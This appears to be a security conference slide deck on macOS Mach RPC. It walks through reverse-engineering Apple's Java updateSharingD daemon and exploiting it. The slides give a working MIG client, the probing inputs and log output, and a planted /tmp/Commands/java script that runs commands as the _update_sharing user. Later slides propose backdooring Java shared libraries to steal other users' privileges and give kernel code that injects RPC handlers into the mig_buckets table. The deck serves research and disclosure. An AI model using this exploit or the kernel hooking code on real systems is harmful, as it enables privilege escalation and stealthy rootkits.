__text:00001B67          movzx   eax, byte ptr [ebx+(size mach_header)] ; first byte of payload
__text:00001B6B          mov     edi, ds:_NDR_record_ptr
__text:00001B71          cmp     al, [edi+NDR_record_t.int_rep]
__text:00001B74          jz      short loc_1B7E        ; no endian swap needed
__text:00001B76          mov     eax, [ebx+24h]
__text:00001B79          bswap    eax
__text:00001B7B          mov     [ebx+24h], eax

```





# UPDATE\_SHARING.DEFS

---

```
#include <mach/std_types.defs>
#include <mach/mach_types.defs>

subsystem update_sharing 5282;

type usd_cmd_t = c_string[*:3072];

import "update_sharing_types.h";

routine update_sharing_run(
    p    : mach_port_t;
    s    : usd_cmd_t
);
```

# UPDATE\_SHARING\_CLIENT.C

---

```
#include <stdio.h>
#include <stdlib.h>
#include <err.h>
#include <mach/mach.h>
#include <servers/bootstrap.h>

#include "update_sharing.h"

int main(int argc, char* argv[])
{
    kern_return_t kr;
    mach_port_t foo_port;

    kr = bootstrap_look_up(bootstrap_port, "com.apple.java.updateSharingD", &foo_port);

    if (kr != KERN_SUCCESS) {
        errx(EXIT_FAILURE, "bootstrap_look_up: %s", bootstrap_strerror(kr));
    }

    kr = update_sharing_run(foo_port, argv[1]);

    if (kr != KERN_SUCCESS) {
        errx(EXIT_FAILURE, "foo_ping: %s", mach_error_string(kr));
    }

    return EXIT_SUCCESS;
}
```



# TIME TO PLAY

---

```
bash-3.2# tail -f /var/log/system.log | grep update
```

# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo
```

```
bash-3.2# tail -f /var/log/system.log | grep update
```



# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo
```

```
bash-3.2# tail -f /var/log/system.log | grep update
```

```
Jun 18 02:32:04 prajna com.apple.java.updateSharingD[2616]: bad version: foo
```

# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo  
prajna% ./update_sharing_client 0
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:32:04 prajna com.apple.java.updateSharingD[2616]: bad version: foo
```



# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo  
prajna% ./update_sharing_client 0
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:32:04 prajna com.apple.java.updateSharingD[2616]: bad version: foo  
Jun 18 02:33:52 prajna com.apple.java.updateSharingD[2616]: bad version: 0
```

# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo
prajna% ./update_sharing_client 0
prajna% ./update_sharing_client 1.4
```

```
bash-3.2# tail -f /var/log/system.log | grep update
Jun 18 02:32:04 prajna com.apple.java.updateSharingD[2616]: bad version: foo
Jun 18 02:33:52 prajna com.apple.java.updateSharingD[2616]: bad version: 0
```



# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo
prajna% ./update_sharing_client 0
prajna% ./update_sharing_client 1.4
```

```
bash-3.2# tail -f /var/log/system.log | grep update
Jun 18 02:32:04 prajna com.apple.java.updateSharingD[2616]: bad version: foo
Jun 18 02:33:52 prajna com.apple.java.updateSharingD[2616]: bad version: 0
Jun 18 02:33:56 prajna com.apple.java.updateSharingD[2616]: Unrecognized option: -Xdump
```

# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo
prajna% ./update_sharing_client 0
prajna% ./update_sharing_client 1.4
prajna% ./update_sharing_client 1.6
```

```
bash-3.2# tail -f /var/log/system.log | grep update
Jun 18 02:32:04 prajna com.apple.java.updateSharingD[2616]: bad version: foo
Jun 18 02:33:52 prajna com.apple.java.updateSharingD[2616]: bad version: 0
Jun 18 02:33:56 prajna com.apple.java.updateSharingD[2616]: Unrecognized option: -Xdump
```



# TIME TO PLAY

---

```
prajna% ./update_sharing_client foo
prajna% ./update_sharing_client 0
prajna% ./update_sharing_client 1.4
prajna% ./update_sharing_client 1.6
```

```
bash-3.2# tail -f /var/log/system.log | grep update
Jun 18 02:32:04 prajna com.apple.java.updateSharingD[2616]: bad version: foo
Jun 18 02:33:52 prajna com.apple.java.updateSharingD[2616]: bad version: 0
Jun 18 02:33:56 prajna com.apple.java.updateSharingD[2616]: Unrecognized option: -Xdump
Jun 18 02:33:56 prajna com.apple.java.updateSharingD[2616]: Could not create the Java virtual machine.
```

```

__text:0000211F
__text:0000211F check_UPSV: ; CODE XREF: do_updateSharing+1C4↑j
__text:0000211F cmp [ebp+var_2B34_arrayIndexCounter], ebx
__text:00002125 jg short loc_20FD
__text:00002127 mov edi, [ebp+var_2714_array] ; array[0] should be "USPV"
__text:0000212D mov esi, offset aUspv ; "USPV"
__text:00002132 mov ebx, 5
__text:00002137 cld
__text:00002138 mov ecx, ebx
__text:0000213A repe cmpsb
__text:0000213C mov eax, 0
__text:00002141 jz short is_protocol_version_1
__text:00002143 movzx eax, byte ptr [esi-1]
__text:00002147 movzx ecx, byte ptr [edi-1]
__text:00002148 sub eax, ecx
__text:0000214D
__text:0000214D is_protocol_version_1: ; CODE XREF: do_updateSharing+20A↑j
__text:0000214D mov [ebp+var_2B2C], 0
__text:00002157 and ebx, 0FFFFFF0h
__text:0000215D test eax, eax
__text:0000215F jnz loc_21F0
__text:00002165 mov eax, [ebp+var_2B34_arrayIndexCounter]
__text:00002168 dec eax
__text:0000216C test eax, eax
__text:0000216E jle short loc_21E2
__text:00002170 mov edi, [ebp+var_2714_array+4] ; array[1] is protocol version
__text:00002176 mov [ebp+var_2B20_protover], edi
__text:0000217C mov esi, offset a1 ; "1"
__text:00002181 mov ecx, 2
__text:00002186 repe cmpsb
__text:00002188 mov edx, 0
__text:0000218D jz short is_protocol_version_2
__text:0000218F movzx edx, byte ptr [esi-1]
__text:00002193 movzx ecx, byte ptr [edi-1]
__text:00002197 sub edx, ecx
__text:00002199
__text:00002199 is_protocol_version_2: ; CODE XREF: do_updateSharing+256↑j
__text:00002199 mov bl, 2

```



# RUH-ROH

---

```
bash-3.2# tail -f /var/log/system.log | grep update
```

# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"
```

```
bash-3.2# tail -f /var/log/system.log | grep update
```



# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"
```

```
bash-3.2# tail -f /var/log/system.log | grep update
```

```
Jun 18 02:36:11 prajna com.apple.java.updateSharingD[2616]: missing update sharing protocol version
```

# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"  
prajna% ./update_sharing_client "USPV 2"
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:36:11 prajna com.apple.java.updateSharingD[2616]: missing update sharing protocol version
```



# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"  
prajna% ./update_sharing_client "USPV 2"
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:36:11 prajna com.apple.java.updateSharingD[2616]: missing update sharing protocol version  
Jun 18 02:36:17 prajna com.apple.java.updateSharingD[2616]: missing version
```

# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"  
prajna% ./update_sharing_client "USPV 2"  
prajna% ./update_sharing_client "USPV 2 1.4"
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:36:11 prajna com.apple.java.updateSharingD[2616]: missing update sharing protocol version  
Jun 18 02:36:17 prajna com.apple.java.updateSharingD[2616]: missing version
```



# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"  
prajna% ./update_sharing_client "USPV 2"  
prajna% ./update_sharing_client "USPV 2 1.4"
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:36:11 prajna com.apple.java.updateSharingD[2616]: missing update sharing protocol version  
Jun 18 02:36:17 prajna com.apple.java.updateSharingD[2616]: missing version  
Jun 18 02:36:24 prajna com.apple.java.updateSharingD[2616]: missing installed root location
```

# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"  
prajna% ./update_sharing_client "USPV 2"  
prajna% ./update_sharing_client "USPV 2 1.4"  
prajna% ./update_sharing_client "USPV 2 1.4 /tmp/"
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:36:11 prajna com.apple.java.updateSharingD[2616]: missing update sharing protocol version  
Jun 18 02:36:17 prajna com.apple.java.updateSharingD[2616]: missing version  
Jun 18 02:36:24 prajna com.apple.java.updateSharingD[2616]: missing installed root location
```



# RUH-ROH

---

```
prajna% ./update_sharing_client "USPV"  
prajna% ./update_sharing_client "USPV 2"  
prajna% ./update_sharing_client "USPV 2 1.4"  
prajna% ./update_sharing_client "USPV 2 1.4 /tmp/"
```

```
bash-3.2# tail -f /var/log/system.log | grep update  
Jun 18 02:36:11 prajna com.apple.java.updateSharingD[2616]: missing update sharing protocol version  
Jun 18 02:36:17 prajna com.apple.java.updateSharingD[2616]: missing version  
Jun 18 02:36:24 prajna com.apple.java.updateSharingD[2616]: missing installed root location  
Jun 18 02:36:34 prajna com.apple.java.updateSharingD[2616]: Cannot chdir to: /tmp/Libraries
```

# COMMAND EXECUTION AS \_UPDATE\_SHARING

---

```
__cstring:00002DE3 ; char aLibraries[]  
__cstring:00002DE3 aLibraries      db '/Libraries',0      ; DATA XREF: do_updateSharing:build_pathso  
__cstring:00002DEE ; char aCommandsJava[]  
__cstring:00002DEE aCommandsJava  db '/Commands/java',0  ; DATA XREF: do_updateSharing+5F8o
```



# COMMAND EXECUTION AS \_UPDATE\_SHARING

---

```
__cstring:00002DE3 ; char aLibraries[]  
__cstring:00002DE3 aLibraries      db '/Libraries',0      ; DATA XREF: do_updateSharing:build_pathso  
__cstring:00002DEE ; char aCommandsJava[]  
__cstring:00002DEE aCommandsJava  db '/Commands/java',0  ; DATA XREF: do_updateSharing+5F8o
```

Broadcast Message from \_update\_sharing@prajna.local  
(no tty) at 2:53 EDT...

Owned

# COMMAND EXECUTION AS \_UPDATE\_SHARING

---

```
__cstring:00002DE3 ; char aLibraries[]  
__cstring:00002DE3 aLibraries      db '/Libraries',0      ; DATA XREF: do_updateSharing:build_pathso  
__cstring:00002DEE ; char aCommandsJava[]  
__cstring:00002DEE aCommandsJava  db '/Commands/java',0  ; DATA XREF: do_updateSharing+5F8o
```

```
prajna% mkdir /tmp/{Libraries,Commands}  
prajna% cat > /tmp/Commands/java  
#!/bin/sh  
echo "Owned" | wall
```

```
prajna% chmod a+x /tmp/Commands/java  
prajna% ./update_sharing_client "USPV 2 1.4 /tmp/"
```

```
Broadcast Message from _update_sharing@prajna.local  
(no tty) at 2:53 EDT...
```

Owned



# NOW WHAT?

---

```
prajna% id _update_sharing
uid=95(_update_sharing) gid=4294967294(nobody) groups=4294967294(nobody),61(localaccounts),12
(everyone),403(com.apple.sharepoint.group.2),404(com.apple.sharepoint.group.3),402
(com.apple.sharepoint.group.1)
prajna% find / -user _update_sharing
[ ... ]
/System/Library/Frameworks/JavaVM.framework/Versions/1.6.0/Home/lib
/System/Library/Frameworks/JavaVM.framework/Versions/1.6.0/Home/lib/jvm.cfg
/System/Library/Frameworks/JavaVM.framework/Versions/1.6.0/Libraries
/System/Library/Frameworks/JavaVM.framework/Versions/1.6.0/Libraries/classes.jsa
/System/Library/Frameworks/JavaVM.framework/Versions/1.6.0/Libraries/classlist
[ ... ]
```

- ☐ IF YOU OWN A DIRECTORY, YOU CAN CREATE/RENAME/DELETE FILES IN IT
- ☐ OWNING /LIBRARIES/ MEANS THAT WE CAN BACKDOOR JAVA SHARED LIBRARIES
- ☐ LIKELY ALSO POSSIBLE TO BACKDOOR CLASSES.JSA

# GAME OVER?

---

- ☐ WE NOW MUST WAIT FOR ROOT TO RUN JAVA
  - ☐ AND WAIT
  - ☐ AND WAIT
  - ☐ AND WAIT
  - ☐ LIKELY NEVER HAPPENS
  - ☐ BUT MAYBE ANOTHER USER WILL RUN JAVA AND WE CAN STEAL THEIR PRIVILEGES



# MACH KERNEL RPC

# MACH KERNEL RPC

---

- ☐ MACH SYSTEM CALLS ALLOW MACH RPC TO IN-KERNEL SERVERS WHICH PERFORM TASK, THREAD, AND VM OPERATIONS
- ☐ RPC ROUTINES ARE STORED IN THE MIG\_BUCKETS HASH TABLE BY SUBSYSTEM ID + SUBROUTINE ID
- ☐ ANALOGOUS TO SYSENT TABLE FOR UNIX SYSTEM CALLS
- ☐ INCOMING MACH MESSAGES SENT TO A KERNEL-OWNED PORT ARE DISPATCHED THROUGH MIG\_BUCKETS
- ☐ WE CAN INTERPOSE ON THESE FUNCTION CALLS OR INJECT NEW RPC SERVERS BY MODIFYING THIS HASH TABLE



# MACH KERNEL RPC SERVERS

---

IN-KERNEL MACH RPC SUBSYSTEMS ARE ENUMERATED IN THE MIG\_E TABLE AND INTERFACES ARE IN /USR/INCLUDE/MACH/SUBSYSTEM.DEFS

- MACH\_VM, MACH\_PORT, MACH\_HOST, HOST\_PRIV, HOST\_SECURITY, CLOCK, CLOCK\_PRIV, PROCESSOR, PROCESSOR\_SET, IS\_IOKIT, MEMORY\_OBJECT\_NAME, LOCK\_SET, LEDGER, SEMAPHORE, TASK, THREAD\_ACT, VM\_MAP, UNDREPLY, DEFAULT\_PAGER\_OBJECT, SECURITY

# EXAMPLE: INJECT\_SUBSYSTEM

---

```
int inject_subsystem(const struct mig_subsystem * mig)
{
    mach_msg_id_t h, i, r;
    // Insert each subroutine into mig_buckets hash table
    for (i = mig->start; i < mig->end; i++) {
        mig_hash_t* bucket;
        h = MIG_HASH(i);
        do { bucket = &mig_buckets[h % MAX_MIG_ENTRIES];
        } while (mig_buckets[h++ % MAX_MIG_ENTRIES].num != 0 &&
                h < MIG_HASH(i) + MAX_MIG_ENTRIES);
        if (bucket->num == 0) { // We found a free spot
            r = mig->start - i;
            bucket->num = i;
            bucket->routine = mig->routine[r].stub_routine;
            if (mig->routine[r].max_reply_msg)
                bucket->size = mig->routine[r].max_reply_msg;
            else
                bucket->size = mig->maxsize;
            return 0;
        }
    }
    return -1;
}
```



# TASK.DEFS

---

```
subsystem
#ifdef    KERNEL_SERVER
        KernelServer
#endif    /* KERNEL_SERVER */
        task 3400;
[ ... ]
/*
 *      Establish user-level handlers for the specified
 *      system calls. Non-emulated system calls are specified
 *      with emulation_vector[i] == EML_ROUTINE_NULL.
 */
routine task_set_emulation_vector(
        task            : task_t;
        vector_start    : int;
        emulation_vector: emulation_vector_t);

/*
 *      Establish restart pc for interrupted atomic sequences.
 */
routine task_set_ras_pc(
        target_task      : task_t;
        basepc           : vm_address_t;
        boundspc         : vm_address_t);
```



QUESTIONS?

---

@DINODAIZOVI / DDZ@THETA44.ORG